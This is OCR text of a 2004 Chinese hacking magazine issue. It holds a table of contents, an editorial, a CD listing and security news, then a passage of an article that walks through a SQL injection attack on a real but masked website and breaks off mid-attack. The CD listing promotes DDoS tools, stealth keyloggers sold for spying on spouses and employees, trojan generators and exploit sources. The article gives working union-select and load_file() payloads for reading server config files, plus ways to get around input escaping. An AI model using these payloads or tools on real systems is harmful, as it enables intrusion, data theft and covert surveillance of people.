HACKER DEFENCE


黑客防线

2004年 合订本 ★4季度★

2004：黑，并快乐着

漏洞攻击

我是如何发现CCProxy远程溢出漏洞的
在Windows GDI+ JPG中文溢出中飞舞
没有补丁的漏洞:Iframe溢出
Windows 2000再爆输入法漏洞
你的手机费是怎么消失的?
——伪造手机浏览器报文"为所欲为"



脚本攻击

暴风雨的先驱——邮件网页木马
搜索引擎：通向肉鸡的桥梁
入侵闪客帝国
BBSXP新漏洞三珠连发
去BBSXP社区刷经验刷钱刷体力无限灌水

万能上传击溃ASP/PHP/JSP脚本系

黑器攻防

巧用工具破解系列电影网站
小工具巧删Guest/Administrator账户
终极后门Hxdef100覆灭记
杀毒软件能奈我何——网络神偷特征码修改实战
轻松绕过黑洞2004用户验证

书+3CD
23.80元

放飞黑客梦想

又到国庆长假，每年的黄金周总是让人期盼，黑防的QQ群、官方论坛里，在为长假做打算的朋友可真不少：有选择外出旅行的，有希望蒙头大睡的，甚至有带上一包干粮，想独自一人跑去西藏朝圣的……不过最多人支持的，还是如何让安全技术突飞猛进，再上一个台阶，毕竟黑客这个群体需要不断学习、不断进步，需要有超越常人的顽强毅力与高超智慧。

第4轮攻防实验室自从8月份开放后，截至目前取得了不小的成绩，接连发现了2个全新的漏洞，足见大家对攻防实验室的热衷与认可。虽然攻防实验室已经开展了一年，但还是有无数朋友抱怨自己错过了前几轮实验室的学习机会、发现漏洞没有足够的时间去研究、脑中迸发出灵感却因为工作太忙而没有精力去捕捉。这一次，长假给了我们抓住时机的机会，放开手大干一把成为可能——可不要让短短的一生中遗憾太多。而在10月份，我们还将推出全新的“黑客游戏”，它是在攻防实验室的基础上，继承和发展了攻防实验室的诸多优点，完全自主开发的关卡互动式黑客技术平台，每人一个独立线程，具备完善的积分与提示系统，避免了目前攻防实验室中由于一人误操作导致所有人都无法进行测试的情况。更重要的是，这个“黑客游戏”对每个人来说不再是不透明的“黑箱”操作，即使遇到阻碍，即使自己的技术还有待完善，你也可以借助互动的提示系统获得前进的方向与技术指点。相信在“黑客游戏”中，大家会获得更多的乐趣，更快地提高自己的技术水平。也就是说，在10月份后大家将拥有2套独立的平台——攻防实验室与黑客游戏。

10月的网络是动荡异常的，在这个没有硝烟的战场上不断地爆发着大大小小的“战争”，“黑客”这一传奇的代名词逐渐开始被普通人所接受。犹如黑防首次推出攻防实验室这一新鲜事物时无数人并不理解，而现在网络上却随处可见小型攻防关卡一样，一夜之间，“黑客”这一神秘群体充斥着网络的每个小角落……

2008年的奥运会是刚刚结束的雅典奥运后又一个让全球瞩目的焦点，而这一次，扬眉吐气的是咱中国！作为普通的中国人，自豪感、荣誉感当然不会少，但当你知道雅典在忧虑恐怖分子打“网络战”进行破坏、黑客们借雅典奥运“扬名立万”，不惜动用4亿美金解决网络安全问题，同时雅典安全界也自发组织起了“黑客守卫队”时，作为一个普通的中国人，面对即将到来的2008盛会，即将在全球飘扬的旗帜：“2008，Beijing·China！”，问问你自己：我们该做什么？我们能做什么？也许黑防的力量是弱小的，无法号召起每一个中国人拿起网络战争中的武器挺身而出；也许攻防实验室也是渺小的，无法让每个期盼为网络安全出力的朋友在瞬间成长为黑客。但，我们一直在用薄薄的纸为大家建立一个技术交流的平台，合拢一群在不断努力的朋友，我们也一直在用流行的技术给大家搭建一个实地演练的基地，让每一个人都能放飞自己梦想的翅膀！我们，一直在努力！

黑客防线
www.hacker.com.cn
目录 2004/10

——最新攻击与防范技术研究

总编辑：孙 彬
执行主编：郭聪辉
编辑部主任：吴田锋
编 辑：刘 流 蝴 蝶 脚本小子
Socket 白修罗 Icefire

采编部：孟 丽 宋 薇 崔晓英
美编部：余钢城 李志华
技术部：徐生震
发行部：孙雁秋
邮购部：郭丽敏

版 号：ISBN 7-89491-007-4
出版：山东电子音像出版社

技术支持电话：62141445-8031
投稿 E-mail：hacker@hacker.com.cn
问题解答 E-mail：answer@hacker.com.cn
网址：http://www.hacker.com.cn
发行部电话：62141446
发行部传真：62141360
邮购部电话：62141445-8011

常年法律顾问：北京风清律师事务所
王碧清 律师
电话：13701229137
传真：(010) 84510532
E-mail：wangbiqing@163.com

国内定价：10.00 元人民币（光盘 + 说明书）

◆ 专题企划
利用 PHP 注入夺取大型站点系统权限 8
◆ 漏洞攻防
我是如何发现 CCProxy 远程溢出漏洞的 16
拐弯入侵虚拟主机 21
修改 Exploit 体验本地权限提升的乐趣 23
重返学校网络中心 26
Serv-U 小工具解决系统权限提升 28
一次常见的 Linux 入侵 29
◆ 脚本攻防
CGI 漏洞配合本地溢出搞定 Linux 主机 33
PHP 注入之四把交椅 35
暴风雨的先驱——邮件网页木马 37
又一种突破防下载限制得到 WebShell 的方法 38
让服务器透明的错误 ASP 程序 40
渗入母校自动化办公系统 43
让 WebShell 发光 45
◆ 黑器攻防
杀毒软件能奈我何——网络神偷特征码修改实战 47
Windows 2000 Professional 也开 3389 50
轻松绕过黑洞 2004 用户验证 52
LINUX 下的七种武器 54
流媒体悄悄下载 57
◆ 新手学溢出
在 Windows 下对比学习 Linux 堆栈溢出 60
ShellCode 编码变形大法 65
定制自己的 ShellCode 之二 68
◆ 网管之家
让 Linux 和 Windows 共享资源 72
让 Linux 可以遥控 Windows 74
IP 地址趣谈 75
Linux 下邮件系统安全管理 78
另类 Serv-U FTP 漏洞防范技巧 82
用 ISA Server 2004 封杀 IP 盗用 84
在防火墙后使用高速 BT 87
PortMap 让 BT 提速 89

CONTENTS 目录

◆ QQ杀鸡

警惕QQ出错背后的“陷阱” 90
用QQ破密使者盗取QQ 90
巧用“QQ密码保护”盗取QQ 91
自由驰骋突破封锁用QQ 92

◆ 编程解析

从零开始玩编程系列之一：自己做个文件捆绑器 93
透析VNC编程 97
打造属于自己的独特钩子函数 100
我的Sniffer我来做 104

◆ 密界寻踪

打造终极扫雷之万能左键 108
Cracker与Hacker的较量——打造自己完美的密码监听器 115
简单破解Serv-U密码 118
如今作弊脸不红——中游升级助手破解全程 120
以壳解壳——对ASProtect加壳程序的脱壳和破解 124

◆ e生e事

敞不开的心扉 129

◆ 技巧串串烧

133 入侵点滴
在内网判断对方系统版本
错误的邮件木马
由FTP提权获得系统权限
查看并修改文件时间
多途径连接SQL
ASP后门上传文件不能执行
134 ADSL隐藏IP
3389的疑问
手工修改3389连接端口
伪造多IP访问站点
手工隐藏自己的木马
小心服务器上的杀毒软件
135 防范点滴
堵上CGI漏洞
凭空出现的3389.exe
查杀海洋木马
还原精灵保护下感染病毒
在命令行下建立.SYS文件
解决防火墙自动被杀的问题
136 防护上网密码被盗
恢复XP_cmdshell
命令行下让自己掉线
清除无意运行的木马
挖出QQ隐身好友
查杀动鉴网页木马
设置4899口令独占肉鸡

◆ 攻防实验室

再爆Discuz!漏洞 137
第五轮攻防实验室策划征集令 139

◆ 编读互动

◆ 大家来找碴

自由园 \crazycrack.htm

Passwords Max 4.22

允许你管理口令和诸如信用卡卡号的保密信息，提供6种加密方法用于加密文件，提供自动关机、托盘图标、截止日期跟踪和报告。

Truly Random 1.02
PrivacyKeyboard 3.5
Got Password 1.3
超级密码卫士专业版 3.1
Advanced EFS Data Recovery 2.10
Outlook Key 6.3 Build 859
ABF Password Recovery 1.4
Accent Office Password Recovery 2.11
iOpus Password Recovery XP 4.02
密码破解工具 v3.0
Accessdiver
RAR Password Recovery v1.1 RC10
SnCopy 汉化版 1.02
SnadBoy's Revelation 汉化版
ShowPassword 2.2
活动密码搜索器 v1.0
bdasm 黑眼睛汉化版
MessenPass
ZxSniffer
动感网络下载系统2.0密码修改器1.03版
PE 加密保护软件
Xyerclev .NET Passport E-Mail Cracker

点金石 \dianjinshi.htm

FTP Serv-u 5.0 MDTM溢出程序
MD5 解密程序
木马远程控制 Access 源代码
菜鸟肉鸡保护器
防止 Telnet 登录

动画学黑客 \donghuaxue.htm

自由动力最新上传漏洞动画教程
利用防火墙抓住对方动画教程
扫描 SQL 注入漏洞后台地址动画教程
巧用系统权限防病毒动画教程
Serv-U 5.1.0.0 服务器本地溢出动画教程
让自启动程序隐身动画教程
利用 Telnet 做完美后门动画教程
破解集大成者 Cain 动画教程
PORTREADY 动画教程
Winautoattack 2.6 扫描器动画教程
键盘记录器 elitekeylogger 动画教程
中了不能翻身的间谍动画教程
100% 查 Flash 源地址动画教程
破解 SAM 动画教程

黄金盾 \huangjindun.htm

StayAlive 2002 4.0.3.1

防止死机的软件，平时常驻系统任务栏，监示系统及应用软件的使用，假如发生应用软件死机时，StayAlive会立刻拦截，并让使用者选择恢复或将软件的资料先储存起来，以免尚未存盘而丢失，然后再将软件安全的关闭，内置有快速关机及重新启动电脑的功能。

铁盾IE保护器 v1.2

能清除所有的IE修改，而且能禁止IE弹出窗口。功能包括标题、首页、右键菜单、工具按钮、自动弹出的网页、注册表编辑器、开始菜单，而且还可以即时保护注册表免受修改，自动清除所有网页的攻击。增加的新功能包括重新组织的界面，禁止IE弹出窗口，并允许是否在关闭时发出声音，改进了兼容性。

金指环个人防火墙

一款非常好用的个人防火墙，除了常规的防火墙功能外，它独有的网页WSH脚本过滤功能可以防止恶意网页修改注册表，更能剔除那种在整个浏览器中飘来飘去的小广告，以及不时弹出的广告窗口，能够防止黑客利用电子邮件攻击电脑或偷窃数据。金指环具有良好的兼容性，支持各种流行的上网方式，如ADSL、LAN、无线上网以及拨号等；支持各种浏览器；支持各种邮件客户端软件。在Windows 2000/XP下，各种用户权限都能够很好的运行。

远程网卡MAC地址扫描系统
HFNetChkPro
Filseclab Personal Friewall
Jetico Personal Firewall
Omniquad Personal Firewall 1.1
Flux FWBP+
天网防火墙个人版 2.6.2
Snort 2.2.0
GFI LANGuard Security Event Log Monitor v5.0
Securepoint Personal Firewall & VPN Client
Sygate Personal Firewall 5.0.1117
System Spyware Interrogator
ZoneAlarm
随心卫士
端口侦察兵
山丽网络堡垒 v2.0
saynsay 聊天室隐身防踢程序
最佳的网站防火墙 SecureIIS
优秀的监视工具 tcpview

漏天剑 \loutianjian.htm

Tribe FloodNet - 2k edition

当今功能最强性能最好的DoS攻击工具，几乎不可能被察觉。使用了分布式客户服务器功能，加密技术及其它类的功能，它能被用于控制任意数量的远程机器，以产生随机匿名的拒绝服务攻击和远程访问。

Advanced LAN Scanner 1.0

一个快速、小巧、易用的网络扫描器，它使用多线程技术，每分钟可以扫描1000个元素，可以查看扫描段内计算机的使用者、服务、共享等，如果用它扫描端口，可以在很短时间内检测完65536端口。

Win-Spy v7.6.2.02 Pro

一款完全秘密运行的本地PC和远程PC系统监视软件，支持远程安装，可以用来秘密捕捉用户全部键盘输入而不被用户察觉，可以通过设置热键登录。用户不能中止WinSpy运行以及卸载，可以用于监视小孩、配偶、员工等使用计算机情况。

Morphine v1.3
Aspx Shell v1.3
最新PHPMYADMIN漏洞利用程序
titanftp_c
wftpdexp.c
dlinkdown.c
TFS.txt
Citadel_UX.c
ChatAnywhere[272a
gaucho140poc.cpp
WinampExploit.txt
painkex.zip
efswsdos_pl.txt
PST_chpasswd_exp-v_b.c
gallery-php.txt
hafiye.txt
md-xplv2.c
axis-passwd.sh
haqt.c
xv_bmpslap.c
SQL Hello Exploit
xp_cmdshell 新工具 GYSI
2004 版 HTML 网页木马生成器
WFPdisable
drizzit.c
CASI v1.1 正式版

CONTENTS 光盘目录

补丁园 \patch.htm

Norton AntiVirus 病毒库
KV 江民杀毒王 2004 离线增量升级包
F-Secure Anti-Virus 病毒码
微软关机补丁
CS1.5 高手专用电脑补丁
美萍电脑安全卫士 v11.0 标准版
电脑垃圾清理工 V2.4 破解补丁
Error Code 查询程序
Office 2003 关键更新中文版
随心雅虎通 6.0 补丁
浩方功能增强版本
……

幽灵谷 \youlinggu.htm

Elite Keylogger v1.0

国外键盘记录器，在进程中看不到，与IE绑定，只要一运行IE，即自动启动开始记录工作。可以穿过防火墙，启动中找不到痕迹。可以远程安装，并可自动删除，记录各类聊天工具密码以及聊天记录。服务端仅仅12k，不能被查杀。

Real Spy Monitor Build 2.06

一款功能强大的间谍软件，可以用来监视你的孩子、配偶或雇员操作计算机或访问Internet，包括键盘敲击、网页站点浏览、视窗开关、程序执行、屏幕扫描以及文件的出入等都是其监控的对象，还可记录AOL、ICQ、MSN、AIM、Yahoo Messenger等实时通讯的聊天记录，以及截获MSN、Hotmail、Yahoo等Web Mail内容，支持秘密运行、热键呼出以及email发送日志。

2004 最新 VBS 脚本病毒生成机
FKWP 1.5
SKL 1.0
ZXshell2.0[免杀版]
Blue Eye 1.0b
莲花丽影终极免费版
经典反向连接工具 revshell
RmtSvc V2.4.7
Universal Notifier v1.0
Optix Pro13

栖 地 \qidi.htm

summer dance · 李贞贤
告白 · 张娜拉
爱，很简单 · 陶喆
成人仪式 · 朴志胤
如果爱 · 郑仁浩 徐真英
韩流来袭 · Mc Hot Dog
孤单北半球 · 欧得洋
爱让我们寂寞 · J.S
抱着你哭 · 王心凌
宠物男孩 · 李玟
朋友别哭 · 吕方
Sweetbox · China Girl
日文版长久 · 佚名
M2M-Pretty Boy · 佚名
Lonely · NANA
By My Side · 林一峰
All That She Wants · Ace of Base
第二天堂 · 林俊杰

球类游戏 \qidi1.htm

美女剑子手
天诛女忍
翻山越岭
龙珠射击游戏
RPG 游戏霜炎传
模拟器游戏：12 人街霸

赛车类游戏 \qidi2.htm

自行车障碍赛
海滨烂摩托
疯狂卡丁车
极速卡车
靓妹跑车
极速F1
模拟器游戏：Q 版大富翁

体育类游戏 \qidi3.htm

曲棍球游戏
奥运大跨栏
小魔女高尔夫
欧洲杯 2004
模拟器游戏：毕业麻将

休闲类游戏 \qidi4.htm

开心放风筝
紧急迫降
另类心理测试
拯救屈原
人牛大作战
模拟器游戏：3D 射击

经典MTV \qidi5.htm

抱紧我别走 · 陈琳

Flash 经典作品 \qidi6.htm

阿牛 · 上辈子欠你的
水木年华 · 中学时代
刀狼的 · 情人
征婚启事
反腐倡廉
天堂水与冰冻鱼
激情奥运
雪村 · 臭球
捉龟记
美金历险记
红孩儿连连看
高空滑翔
冲锋队特别版
魔塔
神气塔罗牌
吃西瓜大比拼

本月强档 \zbk.htm

网站上传漏洞利用程序 4in1
IISVS
山丽网络堡垒 v2.0
Anti-Troy Suite [Build0483]
小风 IE 修复专家 v3.20
BitDefender Pro V8.0
Folder Guard Pro V7.1
NMAP-3.70-win32
天翼端口映射程序 v1.0
小榕 ArpSniffer GUI
Regmon v6.06
THC-Hydra v4.3
AV Fengker
修改 PE 文件的工具
Advanced Windows Password Recovery v2.7.15.201
Advanced IM Password Recovery v2.32 特别版
屏幕间谍 2004
Remote Control Tools 0.8.0
openssh-3.7.1p2 backdoor [UNIX]
PSTools v2.06
QQ 骗子 v1.1 奥运修正版
网络神偷 5.9 版
SQLRootKit v1.0
Web Admin v1.3
Aspx Shell v1.3
Blue Eye 1.0b
风雪远程控制 4.0
冰狐浪子网页木马生成器 1.0
CCPub v2.0
admin-ad.asp
MiniMoPublic v0.7
……

MD5安全加密露破绽

法国电脑科学家Antoine Joux宣布，已在常用的一种演算法中找到一个弱点；这种演算法称为"MD5"(信息摘要5)，常搭配数字签名(digital signature)使用。紧接着，四位中国研究员发布报告指出，有办法破解另一种称为"SHA-0"(安全杂凑演算法0)的演算法。

虽然这些只是初步的研究结果，但新的发现到头来可能让有心人士更轻易地在电脑程序中植入不容易察觉的后门，或伪造电子签名——除非改用不同的、更安全的演算法

诺基亚修补蓝牙安全漏洞

诺基亚将推出一些升级软件用以解决某些型号诺基亚手机出现的蓝牙安全问题。"蓝劫"是黑客突破蓝牙设备的行为。"蓝劫"行为包括用户向其它具有蓝牙功能的设备无线发送个性化的信息，而接收者却不知道发送者的身份。诺基亚表示，这个问题是很严重的，诺基亚将不断地开发先进的安全技术，并把这些安全功能集成到所有的产品中。今年年初，诺基亚承认该公司的某些蓝牙手机容易受到"抄袭攻击"。在"抄袭攻击"中，恶意黑客能够接入其它蓝牙手机并且阅读、修改和拷贝地址簿和日历等信息，而且不会留下入侵痕迹。

WinZip发现严重安全漏洞

据WinZip公司及一些安全研究人员表示，运行WinZip应用程序的Windows用户正处于一系列重要安全漏洞所造成的危险之中。WinZip是一种压缩/解压缩工具，并且是Windows平台上应用最广泛的软件之一。

该公司警告称，WinZip3.x、6.x、7.x、8.x与9.x版本含有一些安全漏洞，这些漏洞能够使黑客在Windows PC上执行恶意代码。在9月2日的一份报告中，丹麦安全公司Secunia将这些漏洞定义为"高危险"等级，这是其5个安全等级中的第4级。

黑客劫持美国数台服务器用来发垃圾邮件

美国联邦机构称，黑客劫持了数百台美国国防部和美国参议院的服务器，并且用这些服务器发送垃圾电子邮件。黑客是通过发送电子邮件病毒和蠕虫或者通过在网页上植入恶意代码等途径秘密控制计算机的。

美国互联网犯罪投诉中心主任Dan Larkin说，控制政府计算机是新的网络诈骗活动的一部分。这种行为将受到不断地打击，美国政府部门目前正在修复计算机。

苹果称Tiger比Windows更安全

苹果计算机将在2005财年上半年发布代号为"Tiger"的第5个版本的Mac OS操作系统。这个操作系统是以Unix平台为基础的。苹果公司官员认为，这个产品的开源软件性质将使它比某些专有软件更安全。苹果负责软件业务的副总裁Bertrand Serlet表示，很多安全问题是从内核产生的。开放源代码之后，人们可以检查源代码的关键部分，检查这部分代码是否正确，开发源代码是一个巨大的进步。

到目前为止还不清楚"Tiger"是否会成为恶意代码的攻击目标。Mac OS操作系统过去也存在安全漏洞，但是数量没有微软Windows等竞争对手的操作系统的漏洞多。去年的"冲击波"蠕虫攻击是促使微软开发SP2安全升级软件的一个原因。微软的软件还受到了Slammer、红色代码和Nimda蠕虫的攻击。

IE拖放漏洞后果严重

不少研究人员的目光最近都聚焦到预期的SP2查漏测试上，而最瞩目的报告是：http-equiv研究员发现了一个危害甚高的IE拖放漏洞。这个漏洞的实现过程是这样的，网页中含有一个很小的区域（比如：5x5像素），这个区域会自动跟随鼠标。当用户使用鼠标拖拽该网页的滚动条时，一个隐藏的图片（可以是木马）在同一时间也被拖动了，只要一松开鼠标按键，这个隐藏图片就会保存到开始菜单的启动项中。

"在浏览窗口的时候，拖拽滚动条是很平常的事情，"安全专家说道，"但对于普通用户来说，他们是无法接受一个陌生的程序此时会在机器中偷偷安装。"安全专家建议：如果你已经安装了SP2，在"Internet选项"选项的"安全"标签里单击"自定义级别"按钮，在弹出的对话框中的"ActiveX控件和插件"里禁用"二进制和脚本行为"。

美国发动"网络陷阱"大批黑客落网

美国联邦执法机构的官员最近宣布，他们举行的大规模搜捕活动成功结束，共抓获53名各类网络犯罪嫌疑人，并"解救"了15万名

受害者。这次名为“网络陷阱”的搜捕活动，开始于6月1日，范围覆盖了整个美国大陆地区。

参加行动的一位官员介绍说，在“网络陷阱”行动当中，最为普遍的犯罪行为就是网络诈骗。犯罪分子通过有目的的发送电子邮件，向被害人提出索要他们的个人信息，并且将自己伪装成为确实存在的、合法的金融机构等单位，骗取受害人的信任，然后再用骗来的信息进行其他的犯罪活动，如借贷消费等。另一种增长速度最快的网络犯罪形式是身份盗窃，美国联邦贸易委员会指出，去年全年当中，总共有超过1000万美国公民的身份信息丢失；司法部则表示，身份盗窃造成了国家巨大的经济损失，通过诈骗形式的贸易活动，美国的商业一年就可以损失500亿美元。

SP2防线失手，罪魁祸首竟是Windows安全中心

Windows XP SP2本意是为一段时间以来连连受到恶意代码骚扰的Windows XP操作系统增加一道安全护栏。但不幸的是，它的一项新功能能够被黑客所欺骗，向用户报告误导性的有关系统安全的信息。更糟糕的是，它还能够使黑客伺机悄悄地破坏系统。

罪魁祸首就是“Windows安全中心”，它能够显示包括防火墙、升级包、反病毒软件在内的系统上安装的安全措施的状态，如果防火墙被禁用了，或者反病毒软件没有被及时更新，它就会显示相关信息。这些信息被存储在一个由集成在Windows中的“Windows管理工具”子系统管理的内部数据库中。

64位Windows病毒出笼

杀毒软件公司赛门铁克称病毒作者发布了第一种能够感染64位Windows文件的病毒。赛门铁克高级安全经理Alfred Huger说，赛门铁克发现的这种名为“W64.Shruggle”的病毒似乎是测试64位病毒的概念，并没有主动的传播。病毒作者已经为64位平台开发病毒实在是一种有趣的事情。

Huger说，这种病毒是为未来的Windows软件编写的。由于AMD的Opteron等64位处理器具有提高Windows电脑安全的特殊功能，攻击64位Windows的病毒这样早就开发出来了，多少有点讽刺意味。

雅典电脑安保系统价值1亿美元

成功结束后的雅典奥运会公布了自己的网络防护系统。除了忧虑恐怖分子打“网络战”进行破坏之外，黑客界亦可能以雅典奥运资讯科技部门“扬名立万”。此外，电脑病毒的扩散速度比以前更快，所以电脑保安需要投入更多资源，以防电脑系统瘫痪。因此，本届奥运在投入电脑保安的资源上是历届之最。

为了避免受到黑客入侵，Atos Origin公司表示，除使用防毒软件外，还会使用入侵侦察技术。另外，网络系统将做出较大改动，就是把一些重要的系统（如储存资料系统）与互联网隔离，当作一个封闭系统运作，整个电脑保安系统价值4亿美元。

Oracle多个未明安全漏洞爆发

Oracle Database是一款商业性大型数据库系统。最近网络上开始私下流传Oracle数据库的多个缓冲区溢出和拒绝服务漏洞，远程攻击者可以利用这个漏洞控制数据库或进行拒绝服务攻击。

多个组织发现Oracle数据库和应用服务程序存在多个漏洞，其中范围包括缓冲区溢出、PL/SQL注入、字符集转换错误和拒绝服务攻击。如果用户不及时升级，广泛应用在电信、金融、政府等领域的Oracle数据库将遭受致命打击。

山大破解指纹密码轰动全球密码界

在美国召开的2004国际密码学大会上，山东大学教授王小云关于成功破解MD5的报告引起了国际密码界的轰动。据称她的研究成果作为密码学领域的重大发现，宣告了世界通行密码标准MD5受到了严重挑战。

王小云现为博士生导师，一直从事密码算法分析的研究。据介绍，因为全世界没有两个完全相同的指纹，手印因此成为人们身份惟一和安全的标志。在国际网络安全协议中，计算机科学家使用杂凑函数来处理电子签名，以便产生理论上独一无二的“指纹”，形成“数字手印”。MD5就是目前最常用的一种杂凑函数。正是这个“指纹”的独一无二才保证了电子签名的“绝对安全”。王小云研究发现，MD5存在“杂凑碰撞”，就是两个文件可以产生相同的“指纹”。这一发现使目前电子签名的法律效力和技术体系受到了挑战。

Check Point公布第二季度业绩

全球首屈一指的互联网安全解决方案供应商Check Point软件技术有限公司日前宣布其截至2004年6月30日计算的第二季度业绩，这季度的收入为1.269亿美元，比2003年第二季度的1.061亿美元增加了20%。Check Point董事长兼首席执行官Gil Shwed表示“我们十分满意公司在第二季度所取得的财务及运营业绩，尤其是产品收入方面的强劲表现，其中使用认可证的收入达到24%。在第二季度，我们推出了全新的Web安全解决方案，令我们扩大了的安全策略得以全面开展，在过去一年，Check Point分别推出边界、内部及Web安全解决方案，壮大了我们的产品阵容，因此我们的客户及伙伴能通过Check Point得以享用性能超群、范围全面的安全体系结构。”

刘流：从2003年开始，国内越来越多的朋友喜欢上了脚本攻击，各种ASP注入方法、技巧层出不穷，同时也应运而生了很多好的注入工具，最典型的当属小竹的NBSI和臭要饭的CSC。随着ASP注入的日益成熟，针对PHP+MYSQL的注入攻击也渐渐升温，很多朋友开始将目光转移到这上面来，同时也出现了比较好的辅助工具，如CASI。本文结合一个具体的实例，边理论边实践详细地讲述如何由一个小小的PHP注入漏洞，引发破译Serv-U密码，上传PHPshell，控制MySQL数据库，及如何提升权限的全过程！

利用PHP注入夺取大型站点系统权限

文/图 徐勇 王勐

本文是对国内一个大型安全站点的完整入侵过程，使用了一些入侵中经常会使用的小技巧，也结合遇到的情况解决了一些问题，仅供大家参考，共同提高技术 同时也希望管理员及时弥补系统漏洞，所涉及网址、图片、漏洞，如有雷同，纯属巧合。下面引用黑防的一句很经典的话作为文章开头："在攻与防的对立统一中寻求突破！"。

PHP漏洞惊显文件内容

1．手工注入法

平时喜欢在一些知名网站上看文章，下载它们的最新动画，有时看到带参数的，手一痒就想在它们后面加上"'"、"and 1=1"、"and 1=2"测试。不会吧，http://www.******.net/down/show.php?id=100这个页面竟然存在PHP注入漏洞！ 在后面加上"'": http://www.******.net/down/show.php?id=100'，程序输出了错误结果

```
Warning: MySQL_fetch_object(): supplied argument is not a valid MySQL result resource in D:\******\down\show.php on line 45
Warning: MySQL_fetch_array(): supplied argument is not a valid MySQL result resource in D:\******\down\global.php on line 578
```

哇，系统的物理路径和数据库类型都暴露出来了，很恐怖的脚本系统。

小提示 获得物理路径可以为以后上传执行PHPShell、下载服务器上的软件提供有利的条件，这为后面的PHP注入打开了方便之门

再提交http://www.*****.net/down/show.php?id=100 and 1=1出现正常页面 提交http://www.*****.net/down/show.php?id=100 and 1=2，页面内相应软件介绍的地方显示"不详"，说明存在PHP注入漏洞，如图1所示。

更新日期	不详	程序类别	不详 | 不详
文件大小	不详	授权方式	不详
应用平台	不详	推荐程度	
程序主页	Home Page	下载/浏览	/

图1

小知识 在Php.ini文件中，magic_quotes_gpc boolean设定了GET/POST/COOKIE三种模组的特殊字元，包含单引号、双引号、反斜线、及空字元(NULL)是否要自动加入反斜线当溢出字元；display_errors boolean选项设定是否要将执行的错误信息显示在使用者的浏览器上。

有点经验的朋友一看就知道，它用的是夜猫下载系统，赶快下载一个源程序看一下它的源代码，发现没有对ID过滤好。好，下面开始注入，首先确定表中字段数目，提交：

```
http://www.*****.net/down/show.php?id=100 and 1=2 union select 1
```

返回：

```
Warning: MySQL_fetch_object(): supplied argument is not a valid MySQL result resource in D:
```

```
\******\down\show.php on line 45
Warning: MySQL_fetch_array(): supplied argument is not a valid MySQL result resource in D:\******\down\global.php on line 578
```

继续提交:

```
http://www.*****.net/down/show.php?id=100 and 1=2 union select 2, 1
```

同样出现上面的错误！提交:

```
http://www.*****.net/down/show.php?id=100 and 1=2 union select 19, 18, 17, 16, 15, 14, 13, 12, 11, 10, 9, 8, 7, 6, 5, 4, 3, 2, 1
```

此时出现了没有错误提示的页面，页面中出现的Select后面数字的地方，就是表示库中表字段出现的位置，如18，文件大小地方出现的16，应用平台地方出现的14等，而19表明这个表是共有19个字段，如图2 所示。

16			
更新日期	1970.01.01	程序类别	黑客类工具 | 病毒专区
文件大小	16	授权方式	15
应用平台	14	推荐程度	
程序主页	Home Page	下载/浏览	11/12

图2

下面将引入几个重要的函数 在SQL语句中，可以使用各种MySQL内置的函数，经常使用的就是DATABASE()、USER()、SYSTEM_USER()、SESSION_USER()、CURRENT_USER()、VERSION()这些函数来获取一些系统的信息，还有一个应用得比较多的超重量级的函数，就是Load_file()，该函数的作用是读入文件，并将文件内容作为一个字符串返回，我们要读取计算机中的文件就全靠它了。

小提示 Load_file()是有条件限制的：知道文件正确的路径；有权限读取并且文件必须完全可读；欲读取文件必须小于Max_allowed_packet。如果该文件不存在，或因为上面的任一原因而不能被读出，函数将返回空。

接下来我们提交如下语句:

```
http://www.*****.net/down/show.php?id=100 and 1=2 union select 19, DATABASE(), 17, CURRENT_USER(), SYSTEM_USER(), VERSION(), 13, 12, 11, 10, 9, 8, 7, 6, 5, 4, 3, 2, 1
```

看到系统返回信息如图3所示。

再提交如下语句:

download			
更新日期	1970.01.01	程序类别	黑客类工具 | 病毒专区
文件大小	download@localhost	授权方式	download@localhost
应用平台	4.0.18-nt	推荐程度	
程序主页	Home Page	下载/浏览	11/12

图3

```
http://www.*****.net/down/show.php?id=100 and 1=2 union select 19, DATABASE(), 17, CURRENT_USER(), SYSTEM_USER(), VERSION(), 13, 12, 11, 10, 9, load_file('d:\******\down\include\config.inc.php'), 7, 6, 5, 4, 3, 2, 1
```

同样出现前面提交时的错误提示。很明显，错误出在load_file('d:******\down\include\config.inc.php')当中。程序没把d:******\downinclude\config.inc.php内容老老实实显示出来，因为在Php.ini中magic_quotes_gpc = on，如何才能构造出没有引号的语句呢？经常看黑防的朋友应该能很轻松构造出，2004年黑防第7期安全天使Angle的《SQL Injection with MySQL》一文介绍的用char()函数或者把字符转换成16进制就是一个比较不错的方法。

小知识 'd:******\down\include\config.inc.php'经过转化就是char(100,58,92,42,42,42,42,42,42,92,100,111,119,110,92,105,110,99,108,117,100,101,92,99,111,110,102,105,103,46,105,110,99,46,112,104,112)或者是"0x643A5C2A2A2A2A2A5C646F776E5C696E636C7564655C636F6E6669672E696E632E706870"

接下来我们再提交如下语句。

```
